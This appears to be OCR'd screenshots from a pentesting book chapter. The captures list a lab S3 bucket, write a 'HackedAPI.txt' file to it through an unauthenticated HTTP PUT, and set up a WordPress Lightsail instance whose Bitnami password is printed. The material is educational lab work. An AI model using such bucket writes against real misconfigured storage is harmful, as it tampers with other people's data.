


https://ga4ce38035.execute-api.us-west-2.amazonaws.com/prod




Request to https://awspublicpackt.s3.amazonaws.com:443 [52.218.248.186]

```
GET / HTTP/1.1
Host: awspublicpackt.s3.amazonaws.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```




This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
– <ListBucketResult>
    <Name>awspublicpackt</Name>
    <Prefix/>
    <Marker/>
    <MaxKeys>1000</MaxKeys>
    <IsTruncated>false</IsTruncated>
  – <Contents>
      <Key>test/</Key>
      <LastModified>2020-08-27T04:46:38.000Z</LastModified>
      <ETag>"d41d8cd98f00b204e9800998ecf8427e"</ETag>
      <Size>0</Size>
      <StorageClass>STANDARD</StorageClass>
    </Contents>
  – <Contents>
      <Key>test/TestAPI.txt</Key>
      <LastModified>2020-08-27T05:10:48.000Z</LastModified>
      <ETag>"b160089758acd1f8349f938a1c3912e1"</ETag>
      <Size>23</Size>
      <StorageClass>STANDARD</StorageClass>
    </Contents>
  </ListBucketResult>
```




Request to https://awspublicpackt.s3.amazonaws.com:443 [52.218.225.27]

```
GET /test/TestAPI.txt HTTP/1.1
Host: awspublicpackt.s3.amazonaws.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```




```
AWS API pentesting test
```




Request to https://awspublicpackt.s3.amazonaws.com:443 [52.218.213.43]

```
PUT /test/HackedAPI.txt HTTP/1.1
Host: awspublicpackt.s3.amazonaws.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 17

i love pentesting
```



```
# curl https://awspublicpackt.s3.amazonaws.com/test/Hacked.txt
echo "i love pentesting"#
```

Chapter 9: Real-Life Pentesting with Metasploit and More!



AWS Management Console


AWS services

Find Services

You can enter names, keywords or acronyms.

VPC


VPC
Isolated Cloud Resources




Resources by Region

You are using the following Amazon

VPCs
See all regions



□	Pentest Playground	vpc-244be55c	available	172.31.0....	-



Pick your instance image ?

Select a platform

[✓ Linux/Unix 22 blueprints]

Microsoft Windows 3 blueprints

Select a blueprint

[✓ Apps + OS] OS Only

[✓ WordPress 5.3.2-3]

WordPress Multisite 5.3.2-3

LAMP (PHP 7) 7.3.15

Node.js 12.16.1

Joomla 3.9.15

Magento 2.3.4

MEAN 4.2.3

Drupal 8.8.2

GitLab CE 12.5.0


Redmine 4.1.0-8

Nginx 1.16.1-5

Ghost 3.2.0-1

Django 2.2.9

Plesk Hosting Stack on Ubuntu



Choose your instance plan ?

New! Check out our new 16 GB and 32 GB RAM bundles!


Sort by: Price per month | Memory | Processing | Storage | Transfer

First month free!

$3.5 USD | $5 USD | $10 USD | $20 USD | $40 USD

$3.50 USD	$5 USD	$10 USD	$20 USD	$40 USD	Price per month
512 MB	1 GB	2 GB	4 GB	8 GB	Memory
1 vCPU	1 vCPU	1 vCPU	2 vCPUs	2 vCPUs	Processing
20 GB SSD	40 GB SSD	60 GB SSD	80 GB SSD	160 GB SSD	Storage
1 TB	2 TB	3 TB	4 TB	5 TB	Transfer


You can try the selected plan free for one month (up to 750 hours).



Identify your instance

Your Lightsail resources must have unique names.


WordPress-Metasploit × 1



Good morning!

Filter by name, location, tag, or type

WordPress-Metasploit
512 MB RAM, 1 vCPU, 20 GB SSD
Running
34.221.161.104
Oregon, Zone A



Connect securely using your browser ?


You can still use your own compatible ssh client with your device or software to connect to your instance. Learn how to connect using your own SSH client

Connect using your own SSH client ?


You can connect to your instance using the following address and user name:

Public IP ?
34.221.161.104


User name ?
bitnami



```
bitnami@ip-172-26-13-82:~$ ls
apps  bitnami_application_password  bitnami_credentials  htdocs  stack
```



```
bitnami@ip-172-26-13-82:~$ cat bitnami_application_password
SsLKbn8iFiyk
```




Username or Email Address


user

Password

●●●●●●●●●●●●

□ Remember Me

